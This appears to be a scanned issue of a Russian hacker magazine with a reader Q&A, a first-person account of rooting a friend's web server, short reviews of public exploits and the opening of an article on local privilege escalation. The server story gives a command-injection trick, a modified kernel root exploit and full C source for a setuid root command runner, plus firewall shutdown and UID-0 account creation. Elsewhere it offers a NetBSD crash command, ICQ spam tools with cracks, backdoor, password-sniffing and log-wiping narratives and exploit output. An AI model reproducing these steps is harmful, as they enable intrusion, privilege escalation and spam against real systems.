Из-за особого форматирования справочных страниц. Проблема решается перенаправлением вывода мана на вход col или colcrt и последующим греппингом:

```
$ man pf.conf | col -b | grep :0
$ man pf.conf | colcrt | grep :0
```

Как моих NT-юзеров заставить использовать нормальные пароли? А то достали уже эти qwerty.

По умолчанию винда вообще позволяет использовать пустой пароль! Чтобы юзеры не обнулились, нужно бежать в Administrative Tools -> Account Policies -> Password Policies контрольной панели и тянуться к Minimum password length. Здесь логично поставить число 8. Чтобы убогие не ставили qwerty и 12345, подключаем «Passwords must meet complexity of installed password filter». Даже сложный пароль можно подобрать со временем, так что надо бы подпрячь подопечных менять пароли время от времени. Maximum password age не стоит ставить выше дефолтных 42 дней. Enforce password uniqueness by remembering last не позволит юзеру установить прежний пароль, запоминая последние комбинации. Если присмотреться и забыть о наговорах, винда дает массу средств воспитания недалекого юзера.

Я хочу замутить свой интернет-магазин с поддержкой безопасных транзакций. Соответственно, мне необходим секурный http-сервер, умеющий работать с SSL. Но дело не в этом - ходят слухи, что сначала нужно отвалить кучу деньжищ кому-то за бугром. Так ли это? И если так, то есть ли способы это обойти?

Все верно, $$$ нужно заплатить, но только для получения валидного сертификата. После перечисления нескольких сотен вечнозеленых на счет одной из контор, занимающихся выдачей, удостоверением и сопровождением сертификатов (например www.verisign.com; кстати, у нас в России тоже начали появляться конторы, предоставляющие подобные услуги), ты сможешь спокойно заняться электронной коммерцией. Тем, кто не желает платить буржуям, предлагаю изготовить самоподписанный сертификат, который будет работать в течение 10 лет:

```
# openssl genrsa -out /etc/ssl/private/server.key 1024
# openssl req -new -key /etc/ssl/private/server.key -out /etc/ssl/private/server.csr
# openssl x509 -req -days 3650 -in /etc/ssl/private/server.csr -signkey /etc/ssl/private/server.key -out /etc/ssl/server.crt
```

Меня затроянил какой-то негодяй, в результате чего изображение на экране перевернулось на 180 градусов! Что за отстой? Я удалил трояна, но эффекта никакого. Винду теперь сносить, что ли?

Можно просто перевернуть монитор, и все вернется на свои места :). Если же ты не сторонник реформ «с ног на голову», то скорее ищи закладку Rotate в конфигураторе твоей видеокарты. Там будет указан возможный градус разворота: 90, 180 и 360. Переставляй изображение в положение Normal, т.е. 0 градусов. Впредь держи монитор антивируса включенным, будь осторожен с запуском даже проверенного контента. Меня вот последний раз так зацепило после установки кейгена с cracks.am.

А где можно достать iso-образы OpenBSD? На официальном сайте их нет.

Увы, такова политика разработчиков. Но что нам мешает самим сделать исошку? Скачивай tgz-файлы дистрибутива в /home/release/OpenBSD/3.6/i386/, поднимайся на два каталога выше и выполняй следующую команду:

```
/home/release/OpenBSD# mkhybrid -b 3.6/i386/cdrom36.fs -c boot.catalog -l -J -L -r -v -V "obsd36" -o obsd36.iso /home/release/OpenBSD
```

Хотел заняться рассылкой ICQ-рекламы. Какой софт для винды ты можешь посоветовать?

Если ты будешь работать не за «спасибо», то рациональнее всего заказать приватный софт, который будет полностью удовлетворять твоим уникальным нуждам. Пока же работа, как и нужды, не уникальна, поможет и Ba!amut ICQ Spider, который можно слить с www.spszone.com/icqspider. Софтина небесплатна и неслабо связывает руки в бесплатной версии. Хотя к последней, 4.01, версии уже имеются лекарства. Боем был проверен и ICQ E-Marketer (www.imcaster.com), к предпоследней версии которого также предлагаются пилюли от жадности.

Скажи, возможно ли в реальном времени отслеживать коннекты на 22 порт моей машины? Желательно, стандартными средствами. Утилиту netstat не предлагать, она мне не совсем подходит.

Конечно, возможно, ты совсем забыл про tcpdump:

```
# tcpdump 'tcp and port 22 and tcp[13:1] & 2 != 0'
23:25:27.816805 192.168.1.2.63003 > isengard.domain.ru.ssh: S 2219828909:2219828909(0) win 65535 <mss 1360,nop,nop,sackOK> (DF)
```

Таким образом, ты будешь фиксировать все TCP-запросы с 22 номером порта получателя и установленным флагом SYN, который имеет значение 2 в 13 байте от начала TCP-заголовка. Вот почему в данном случае используется запись 'tcp[13:1] & 2'. Также не забывай о журнальных записях демона sshd:

```
# tail -f /var/log/authlog
Sep 27 23:25:32 isengard sshd[794]: Accepted password for andrushock from 192.168.1.2 port 63003 ssh2
```

Мне дали шелл на NetBSD! Помоги уронить тачку!

Вот ты бармалей. Разве так поступают? Ok, исключительно в образовательных целях поведаю тебе один способ. Реализация Soft Updates (механизм мягких обновлений, при котором упорядоченные операции записи выполняются без участия журнального файла) в BSD-системах еще далека от совершенства. Так что можно состряпать особый стресс-тест для файловой системы, после выполнения которого ядру ничего не останется, кроме как запаниковать. В некоторых версиях NetBSD локального DoS'а можно добиться за счет простейшей команды:

```
$ dd if=/dev/zero of=a seek=1t
```

Master-lame-master

CENSORED

ФАТАЛЬНАЯ ПРОВЕРКА

Ранним утром, еще до восхода солнца, у меня вдруг пискнула ася. Ожил старый приятель, с которым я не разговаривал целых три месяца. На вопрос: «Как дела?» - товарищ не ответил. Он лишь попросил меня проверить его сервер на прочность. Как выяснилось позже, его машину постоянно атаковал один и тот же хакер, оставляя после себя красочный дефейс и папку /lameroot. Мне предстояла тяжелая работа по расследованию этого преступления.

РЕАЛЬНЫЕ ИСТОРИИ ХАКЕРСКИХ ЗЛОДЕЙСТВ

Согласись, что если человек располагает какими-либо данными (IP-адресом, багом, через который совершался взлом, и т.п.), то разобраться в ситуации - дело одного часа. С моим другом все обстояло несколько иначе: он неважно знал *nix, поэтому особо не ворошил логи Апача. В результате выяснилось, что обращения к его сайту вообще никак не логировались. Конечно, можно было наладить Web-сервер и ждать новой атаки, но я выбрал путь посложнее.


АНАЛИЗИРУЕМ СИТУАЦИЮ

Для каждой моей атаки существует причина. В этой ситуации я решил взломать сервер знакомого с одной целью - проследить за действиями взломщика и блокировать ему доступ в дальнейшем. Первое, что я сделал, - попросил товарища предоставить список правил файрвола. Через 5 минут он с горем пополам запостил мне скрипт. Дело в том, что файр устанавливал старый администратор, который профилировался исключительно на *nix. Если верить списку рулесов, файрвол закрывал все порты, кроме 21 и 80. 22 порт начисто фильтровался и был доступен только для локальной сетки. К сожалению, это все данные, которыми я располагал на тот момент.

У злобного хакерюги было два пути: ломиться на сервак либо через FTP-демон, либо через бажный скрипт. Первый вариант я отбросил сразу: версия ProFTPD была стабильной. Даже если у хакера и был приватный эксплойт, то он не мог им воспользоваться, ибо на FTP был допуск всего у двух системных пользователей. Учитывая то, что знакомый установил им сверхсложные пароли, можно сделать простой вывод - атака проводилась через web. Оставалось лишь залезть на WWW и тупо тыкать в ссылки, пока какой-нибудь скрипт не сломается под жестким напором.

ДЫРЯВЫЙ SMS

Первым делом я натравил своего осла на сайт приятеля. Контент радовал глаза: портал был посвящен online-знакомствам. Все это дело вертелось на знаменитом движке e-hoops последней версии (друг думал, что дыра затаилась в этом проекте, но переустановка до последнего релиза не помогла избавиться от назойливого хакера). Все скрипты, расположенные на этом проекте, выполнялись в одном стиле, это значит, что они поставлялись в виде специальных модулей для e-hoops. Ощупав все сервисы на сайте, я даже усомнился в том, что атака проводилась через WWW. Быть может, хакер таки откопал пароль на FTP и дефейсил сайт простым апло-



Подозрительный sms-скрипт

адом файла? А быть может, взломщик вообще обошел файрвол и таким образом проник на сервер? От неопределенности у меня уже кружилась голова. Но тут мой взор упал на неприметный линк, ведущий к скрипту отсылки SMS-сообщений абонентам Мегафона.

С виду скрипт не представлял никакой опасности, но по некоторым признакам отличался от других. Дизайн оставлял желать лучшего, а параметры почему-то передавались методом GET. К моему сожалению, товарищ уже смылся из аськи. Если бы он был онлайн, я бы просто попросил исходник сценария и разобрался в коде.

Жаль, что я не был подключен к Мегафону :). Я не мог быть уверенным в исправности скрипта, но все же мне требовалось проверить его функциональность. Забив в поле для номера телефона рандомный мобильник и наколбасив тестовый набор символов, я нажал кнопку «Send». Спустя несколько секунд скрипт выплюнул какую-то дебаговую инфу. Приглядевшись, я узрел в ней обмен между сценарием и SMTP-сервером и понял, что скрипт просто шлет текст SMS на определенный e-mail в домене sms.megafonural.ru, таким образом добиваясь отправки сообщения. У меня лишь не укладывалось в голове, зачем нужно постить такую конфиденциальную информацию. Можно ведь просто сообщить юзеру, что текст успешно отправлен.

Внезапно у меня появилась еще одна идея. А что если скрипт не проверяет параметры на спецсимволы? Подставлять в качестве текста |id| или %00 глупо - PHP переварит их как миленький. А вот попробовать заюзать баг функции system() вполне реально. Баг проявит себя в двух условиях: если переменная не проверяется на символ «;» и если в сценарии используется системный вызов. Изначально я попробовал вставить точку с запятой в текст, но к желаемому результату это не привело. По крайней мере, вывод скрипта говорил о том, что мессага успешно отправлена. Тогда я решил вставить специальный символ в номер телефона. Но не просто вставить, а воткнуть команду перед телефоном, обрамив ее «;». В ответ сценарий вернул мне драгоценную информацию. Теперь я мог с уверенностью сказать, что хакер-негодяй, беспокоивший моего приятеля, при взломе пользовался этой веселой SMS-лазейкой. Но помимо дефейса, который взломщик мог совершить и под nobody-правами, он оставлял загадочную папку в корне файловой системы. А вот это было уже интересней. Как он это делал, я пока не знал.

ПОРУТАЙ ЧЕРЕЗ WWW

Из-за файрвола хакер никак не мог воспользоваться бэкдором. Таким образом, взломщик мог либо закачать шпионский php-сценарий, который выполнял произвольные команды, либо вообще наслаждаться дыркой в sms-скрипте без привлечения дополнительных средств. Чтобы прояснить ситуацию, я выполнил команду ls -la. К моему удивлению, Apache был грамотно настроен: все документы имели отличный от nobody UID, что не позволяло хакеру положить файл на Web. По-видимому, конф настраивал старый администратор, потому как способностей моего приятеля для настройки suexec явно не хватило. Я еще раз загрузил скрипт, чтобы узнать версию ядра. В ответ я получил число 2.4.20. Поскольку все служебные префиксы отсутствовали, стало ясно, что ядро никто не патчил и можно было добыть рута через обычный mremap-exploit. Но сплойт запускает /bin/bash, возможностями которого через WWW никак не воспользоваться. Следовательно, таинственный взломщик модифицировал сплойт и выполнял под рутом произвольную команду. Раньше я не думал об этом, но теперь у меня созрел план нового метода обхода файрвола. Оставалось только применить его на практике.

Скачав сплоит себе на винт (www.security.nnov.ru/files/mremap_pte.c), я открыл его для чтения и стал просматривать исходный код. К моему счастью, путь к шеллу был оформлен не в шеллкоде, а в отдельной переменной, что значительно упрощало мою работу. Мне понадобилось лишь видоизменить значение переменной launch на /tmp/cmd. Когда я этого добился, я создал во временном каталоге файл cmd со следующим содержанием:

```
#!/bin/sh
/bin/chown root:root /tmp/exec
/bin/chmod 0755 /tmp/exec
touch /owned
```

Теперь я бережно залил два хакерских файла в каталог /tmp. Для этого мне пришлось воспользоваться командой curl, поскольку любимого wget'а на сервере не было. Я начал собирать эксплойт, но тут возникла неожиданная проблема - он почему-то не захотел компилироваться. Мне было влом разбираться, в чем дело, и я выполнил это нехитрое действие на другой машине, а затем просто портировал файл. После запуска злостного munremap'а в корне успешно создался файл /owned. Можно сказать, что все шаги моего злодейского коллеги уже были раскрыты, но азарт заставил меня доработать метод выполнения рутовых команд через WWW.

Успешное выполнение любых команд

ПИШЕМ СВОЙ ИНТЕРПРЕТАТОР

Ты, наверное, не понял, почему в листинге скрипта /tmp/cmd промелькнул загадочный /tmp/exec. Дело в том, что мне захотелось написать собственный интерпретатор, при обращении к которому выполнялась любая команда от пользователя root. Для этого мне пришлось написать одну элементарную программу на си, а затем скомпилить ее в /tmp/exec. Прога должна обладать всеми функциями интерпретатора, а запрос читать из произвольного файла. Изучи исходник моего творения, быть может, ты сам не раз к нему обратишься :).


Exec.c - рутовый интерпретатор

```
#include <stdio.h>
int main() {
FILE *file; /* Файловая переменная */
char cmd[200]; /* 200 символов для команды должно хва-
тить за глаза */
setuid(0);
setgid(0); /* Изменяем уид на 0 */
file=fopen("/tmp/c","r");
fgets(cmd,sizeof(cmd),file); /* Вытаскиваем из файла /tmp/c
рутовую команду */
system(cmd); /* И выполняем ее */
fclose(file);
}
```

Можно было поступить проще и оформить команду в виде аргумента к шеллу, но мне удобнее записывать запрос во временный файл. Оставалось залить мой интерпретатор в /tmp/exec.c и собрать самопал компилятором.



В некоторых версиях эксплойта mremap.c приходится ждать 4 часа до результата взлома. Если ты столкнулся с таким релизом, ищи обновление - более продвинутый сплойт ломает ядро всего за пару секунд.




На диске ты найдешь все прикладные средства, которые применялись при проверке, а также увидишь видеоролик, визуально восстанавливающий все интересные события.

ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?

1. Имея нюх на подозрительные скрипты, я быстро нашел лазейку на Web'е даже при выключенном журналировании запросов.

2. Для удобства я написал простенький интерпретатор, который позволял мне выполнять любую рутовую команду. Можно было пойти другим путем - каждый раз заливать эксплойт с вкомпиленной внутрь командой (именно так и делал хакер-дефейсер). Но мой способ реализуется намного быстрее.

3. Чтобы на скорую руку добавить нового пользователя, мне было достаточно запустить две команды: первая дозаписывала служебную информацию в /etc/passwd, вторая - логин и пароль в /etc/shadow.



Сплоит успешно справился с работой!


Увлекательный кодинг суидной оболочки :)


Не стоит забывать, что все действия хакера противозаконны, и эта статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

Чтобы хакер не смог войти на сервер под нулевым уидом, поставь значение No у опции PermitRootLigin. А также деактивируй PermitEmptyPasswords. На всякий случай ;).

Теперь, когда мне требовалось выполнить рутовую команду, я забивал ее в файл /tmp/c, а затем запускал /tmp/exec. Перед воплощением идеи в действительность я повторно стартанул эксплойт, для того чтобы он засудидил /tmp/exec.

СТАВИМ КАПКАНЫ

Даже после проверки метода на практике я не остановился на достигнутом. Мне хотелось удивить приятеля и доказать ему, что даже через Web хакер может натворить ужасные вещи. Я вбил в качестве команды строку /etc/init.d/iptables stop, которая должна деактивировать брандмауэр. Переварив злую команду, скрипт радостно сообщил, что таблицы iptables стали пустыми :). Далее я прителнетился на 22 порт, и... сервис без проблем выдал свой баннер. Остальные действия я проводил на автомате: создал юзера с 0 уидом (простой дозаписью в /etc/passwd и /etc/shadow), а затем залез по SSH в систему. Надо отметить, что опция PermitRootLogin была почему-то включена и это позволило мне проникнуть на сервер под суперюзером.


Если верить знакомому, хакер появлялся на его сервере примерно раз в неделю. Я решил не фиксить самопальный скрипт, чтобы подловить негодяя. Поэтому я ограничился тем, что включил логирование всех web-запросов.

Наступил вечер. Я поговорил с товарищем, который сердечно поблагодарил меня за помощь в расследовании. Узнав про баг в SMS-скрипте, друг разделил мое мнение, решив, что фиксить брешь пока не следует. Как выяснилось, он попросил какого-то программера написать ему перловый сценарий, который слал бы произвольный текст на определенный e-mail. Затем, когда другу захотелось украсить свой сайт, он интегрировал sms.php и перловую поделку. В результате получилось вот что: сценарий обрабатывал входные переменные, затем приплюсовывал к номеру «@sms.megafon.ru» и писал текст сообщения в файл. Финальной строкой был, конечно же, системный запрос к sms.pl, который принимал следующий вид: system("perl ./sms.pl номер@sms.megafon.ru"). Интерпретатор заставлял считывать временный файл с сообщением и засылать текст получателю. А вывод дебаг-инфы был обусловлен тем, что мой приятель захотел протестировать работу системы, а обнулить переменную $debug в файле sms.pl, как водится, забыл. Все эти недоработки и отсутствие какой-либо проверки данных привели к фатальному результату.

Через несколько дней, когда я уже запамятовал о проверке сервера, приятель снова вышел на связь. Он сказал, что хакер снова оставил дефис и папку /lameroot :). То есть действовал по своей привычной схеме. Вот дурачок :). Я тут же попросил оформить мне SSH-доступ, чтобы выудить из логов важную информацию. Я не ошибся, взломщик действительно нашел брешь в SMS-скрипте. Как выяснилось позже, он заливал скомпиленный mremap.c с интегрированной в него командой, а когда злоумышленнику хотелось выполнить другой запрос, он тупо пересобирал сплоит. Самое главное, что горе-хакер не использовал проксика, и его адрес говорил о том, что нарушитель является клиентом сети крупного московского провайдера. Впоследствии мой приятель написал телегу в саппорт, и дефейсы прекратились. Впрочем, возможно, они прекратились из-за того, что он воткнул проверку на символ «;» в sms.php. Ибо нефиг :).

ГДЕ ЗДЕСЬ МОРАЛЬ?

Несмотря на то, что мне никто не заплатил за аудит, я был очень доволен собой. Во-первых, я удачно попрактиковался в новом способе обхода файрвола, во-вторых, мой приятель попросил меня последить за безопасностью на его машине, в результате чего я получил легальный рутовый шелл :). Ну и в-третьих, я еще раз убедился, что втыкать скрипты неизвестных авторов опасно для жизни. Как видишь, это может привести к очень неприятным последствиям.


Останавливаем файрвол


Мутим защиту сервера

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Если у тебя халявный хостинг, то из локалки можно качать к себе на сайт файлы.
<form enctype=multipart/form-data action="_URL_" method=post> // _URL_ ваш php файл, обрабатывающий событие.
<input type=hidden name=MAX_FILE_SIZE value=100000> // размер файла в байтах.
Send this file: <input name=userfile type=file> // откуда качать локально (адрес можно копировать через буфер).
<input type=submit value=Забрать></form>
Затем бесплатно забирать по сетке. Ограничения по размеру накладывает только твой хостер. Как написать php-скрипт - думай сам.

Antey
ant_studio@hotbox.ru

sms[5] - Блокнот

Файл Правка Формат Вид Справка

```
250 ok<br>
rcpt to: +7922222222<br>
250 ok<br>
data<br>
354 go ahead<br>
a tak? =)<br>
.<br>
250 ok 1095775390 qp 11718<br>
quit<br>
221 mail.megafonural.ru<br>
total 220
drwxr-xr-x  17 root root    432 Sep 21 22:02 .
drwxr-xr-x  17 root root    432 Sep 21 22:02 ..
drwxr-xr-x   2 root root   2872 Jun 20 01:17 bin
drwx------   4 root root    456 Apr  8 16:26 boot
drwxr-xr-x  21 root root 197728 Sep 21 14:36 dev
drwxr-xr-x  61 root root   5216 Sep 21 21:18 etc
drwxr-xr-x  10 root root    544 Sep 21 21:18 home
drwxr-xr-x   9 root root   5296 May  2 17:25 lib
drwxr-xr-x   7 root root    168 Jan 19  2004 mnt
drwxr-xr-x   4 root root    104 Feb 24  2004 opt
-rw-r--r--   1 root root      0 Sep 21 22:02 owned
dr-xr-xr-x 100 root proc      0 Sep 21 14:35 proc
drwx------   7 root root    544 Sep 21 13:25 root
drwxr-xr-x   2 root root   5008 Jul 19 11:39 sbin
drwxr-xr-x   2 root root     48 Jan 14  2004 swap
drwxrwxrwt   2 root root    192 Sep 21 21:55 tmp
drwxr-xr-x  19 root root    480 Jul 11 11:15 usr
```

Выполнение рутовой команды с помощью эксплойта



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

UBBTHREADS 6.3

ОПИСАНИЕ:

Не так давно на www.xakep.ru опубликовали статью, повествующую о взломе крупнейшего российского хостинга Valuehost. Выяснилось, что некий w00t нашел баг в форуме UBB.Threads, который позволял выводить хэши всех админских и юзерских паролей. Из-за дикой популярности борды сотни крупных порталов в момент стали уязвимыми. Совсем недавно появился перловый эксплойт, выводящий все хэши прямо в консоль хакера. Эксплойту передаются два параметра: хост и каталог, где расположен форум (по дефолту /ubbthreads/). После анализа опций деструктивный скрипт посылает кривой запрос серверу, в результате чего последний сдает все админские пароли.

ЗАЩИТА:

В финальных версиях UBB (6.4-6.5) баг отсутствует. Но раскрученная борда является платной, поэтому за безопасность хозяину сайта нужно выложить большую денежку. Или установить другой форум :).

ССЫЛКИ:


Скачать сплойт и почитать об ошибке в UBB можно здесь: www1.xakep.ru/post/24309/exploit.txt и www.xakep.ru/post/24136/default.asp.

ЗЛОКЛЮЧЕНИЕ:

Несмотря на кажущуюся несерьезность бага, хакеры извлекли из него максимальную пользу - утащили всю базу пользователей Valuehost'а. Как видишь, эксплойт может принести много славы взломщикам и море гадости владельцам раскрученных сайтов :).

GREETS:

Дружно снимаем шляпы перед авторами эксплойта ziGGy (ziggy31337@gmail.com) и Satir (satir@cyberlords.net).



Выводим админские хэши

GDI+ BUFFER OVERRUN

ОПИСАНИЕ:

Ровно месяц назад Microsoft опять отличилась серьезной дыркой в одном из своих продуктов. На этот раз багоискатели обнаружили уязвимость в функции GDI+, работающей с изображениями. Несмотря на то что брешь актуальна только в WinXP, шуму она наделала немало. В данный момент существует многофункциональный откомпилированный эксплойт, который позволяет создавать бажную картинку для различных хакерских махинаций.

Сам баг стар как мир. Искусственно составленное изображение позволяет скомпрометировать систему на лишнее выделение 4 Gb памяти в heap-области. Это чревато DoS-атакой либо грамотно выполненным шеллкодом. Достаточно лишь поделиться крутой картинкой с таинственным незнакомцем :).

ЗАЩИТА:

Как всегда, установка спасительного патча делает винду неуязвимой. Апдейт был выложен уже на следующий день после релиза уязвимости. Пользователям Win2k можно не волноваться, баг актуален только для WinXP.

ССЫЛКИ:


Последнюю версию эксплойта для GDI+ можно скачать отсюда: www1.xakep.ru/post/23994/kpeg.rar. Спасительный патчик находится на официальном сайте Microsoft (www.microsoft.com/downloads/details.aspx?FamilyId=6F8D70C1-63BD-4213-82C1-20266FDFD735&displaylang=ru).

ЗЛОКЛЮЧЕНИЕ:

Можно предположить, что после релиза убойного эксплойта многие злоумышленники начнут спамить невинных виндузятников по ICQ, кидая линки на якобы обнаженную Бритни Спирс. Чтобы не стать случайной жертвой хакера, не посещай подозрительные ссылки и не просматривай аттачи от писем анонимных отправителей.

GREETS:

Баг был обнаружен известной группой eEye Digital Security. Автором последнего сплойта является хакер Crypto (crypto@xaker.ru).



Картинка по любому заказу

YPOP SMTP

ОПИСАНИЕ:

Многие виндовые админы юзают в качестве сервиса SMTP известный продукт YPOP SMTP (YahooPOPS!). Недавно выяснилось, что эта служба подвержена переполнению буфера (включая версию 0.6). Оказалось, что первая строка, посылаемая клиентом, не проверяется на размер. В результате посылки длинного продуманного шеллкода злоумышленник способен выполнить произвольный код на уязвимой системе. Как утверждает автор, его творение было протестировано на Win2k с последним сервиспаком и показало высокий результат :). Я тестировал эксплойт на голой винде - в результате эксперимента был получен шелл с привилегиями администратора.

ЗАЩИТА:

К сожалению, разработчики пока не выпустили YahooPOPS 0.7, в котором данная брешь должна быть исправлена. Поэтому админам придется отказаться от использования данного продукта. Хотя бы на некоторое время :).

ССЫЛКИ:


Берем эксплойт по адресу www.security.nnov.ru/files/ypop.c. Дополнительный мануал к багу можно прочитать на странице www.security.nnov.ru/search/document.asp?docid=6868.

ЗЛОКЛЮЧЕНИЕ:

Продукт YahooPOPS не такой уж и редкий, как может показаться на первый взгляд. Сканируя баннеры во многих сетях, я часто натыкаюсь на YPOP SMTP. А это значит, что многие администраторы на время приютят хакерских ботов либо другую нечисть.

GREETS:

Обнаружить баг и написать роковой эксплойт удалось хакеру Nima Majidi (nima_majidi@hat-squad.com).



Взлом виндового почтовика

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ЛОКАЛЬНОЕ НАПАДЕНИЕ

Ежедневно публичные источники пополняются свежими локальными эксплойтами для различных багов. К сожалению, далеко не каждый из них способен завоевать рутовые права. Как правило, это обусловлено «защитой от дурака» - автор намеренно допускает ошибки в коде и недоработки в синтаксисе. Чтобы каждый твой удаленный взлом поощрялся блестящей локальной атакой, необходимо научиться грамотно искать и юзать эксплойты.


ПРАВИЛЬНЫЙ ВЫБОР УБОЙНОГО ЭКСПЛОЙТА

Основная ошибка начинающих хакеров заключается в том, что после успешного внедрения в систему они неразумно подходят к проблеме локального взлома. Взломщик грузит страницу секурного портала, сливает абсолютно все эксплойты, применяемые к отдельной операционной системе, и начинает тестировать каждый из них со словами: «Авось подойдет». При таком подходе в лучшем случае злоумышленник не добьется ничего, в худшем - навсегда потеряет доступ к системе. Чтобы ты учился не на своих, а на чужих ошибках, я приготовил для тебя несколько случаев взлома различных операционных систем. В каждой ситуации мне придется столкнуться с поиском необходимого эксплойта, которым я поднимал права до максимума. Оценив все истории, ты сможешь составить для себя список доверенных эксплойтов, которые никогда тебя не подведут.

SLACKWARE 9.0 & 2.4.20

Однажды я наткнулся на очень интересную дыру в Web-скрипте одного раскрученного портала. Дырка позволяла выполнять системные команды. Отдав приказ консольному wget, я залил бэкдор, запустил его и прицепился к хакерскому порту с забугорного шелла. Взлом получился очень легким, но меня смущали слишком низкие права. Мой бэкдор запустился с привилегиями nobody под уидом 65535. Узрев версию ядра, я убедился, что попал по адресу - кернел был стареньким (2.4.20), хотя система носила гордое название SlackWare. В этот момент я знал, какой эксплойт буду использовать для получения нулевого идентификатора. Мой выбор остановился на файле isec-ptrace.c, который эксплуатировал уязвимую ядерную функцию. Стянув исходник с доверенной машины, я скомпилил и запустил хакерское творение. Тут же я получил абсолютные права, после чего стал старательно вычищать логи.

Некролог:
Ptrace-kmod-эксплойт применяется для повышения прав в Linux с ядрами 2.2.x, 2.4.22 и ниже. Он не работает, если на ядро наложен патч grsecurity и другие ptrace-заплатки. Эксплойт не привязывается к псевдоустройству, посему может работать и в интерактивном шелле. Если по какой-то причине на машине отсутствует компилятор или эксплойт не желает собираться, его можно без проблем портировать, собрав на машине с похожей конфигурацией. Ссылка на эксплойт: http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c.


Укрощение Слаки

REDHAT 8.0 & 2.4.24

Глубокой ночью я залогинился на недавно порутанный маршрутизатор, чтобы заценить журнал локального снифера. Нюхач встраивался в клиент ssh и записывал все введенные пароли в файл /usr/share/locale/ne/1.lc. Я ждал целую неделю, пока какой-нибудь юзер не захочет порулить локальной машиной. И дождался! Этим роковым днем администратор зацепился на DNS-сервер ns.host.ru. Заценив его длинный пароль, я дождался, пока сисадмин свалит спать, а затем воспользовался его учетной записью в своих грязных целях. Как оказалось, ns-сервер крутился на продвинутом дистрибутиве RedHat 8.0. Посмотрев на версию ядра, я понял, что isec'овский ptrace здесь бессилен. Но это не говорило о неприменимости других хакерских творений. Если ты знаешь, полгода назад в публичных источниках появился эксплойт к ядерной функции

Фатальный баг в do_mremap()

```
bash# ./lconfex
------ Proof of Concept linuxconf buffer overflow ]---
================== by syscalis <farlee@byseq.com> ]---

Step 1 : ./lconfex -p
Step 2 : ./lconfex -f
Step 3 : sh handy.sh <&shellcode> <&padstring>
Step 4 : mkdir segfault.eng; touch segfault.eng/segfault.eng
Step 5 : ./lconfex -s <&shellcode> -m <&padstring> -r <padstart>

step 5 options :
        -a <0..4>       /* padding alignment */
        -b <0..4>       /* retaddr alignment */

bash# ./lconfex -p
[*] exec "./lconfex -f" to find &shellcode and &padstring
bash# ./lconfex -f
[+] shellcode found @ : 0xbffff6f0
[+] padstring found @ : 0xbffffic8
[*] now exec "sh handy.sh <&shellcode> <&padstring>" to find padstart.
bash# sh handy.sh  0xbffff6f0 0xbffffic8
Please wait for a while -]..
```

Конфигурим хакерскую сеть ;)

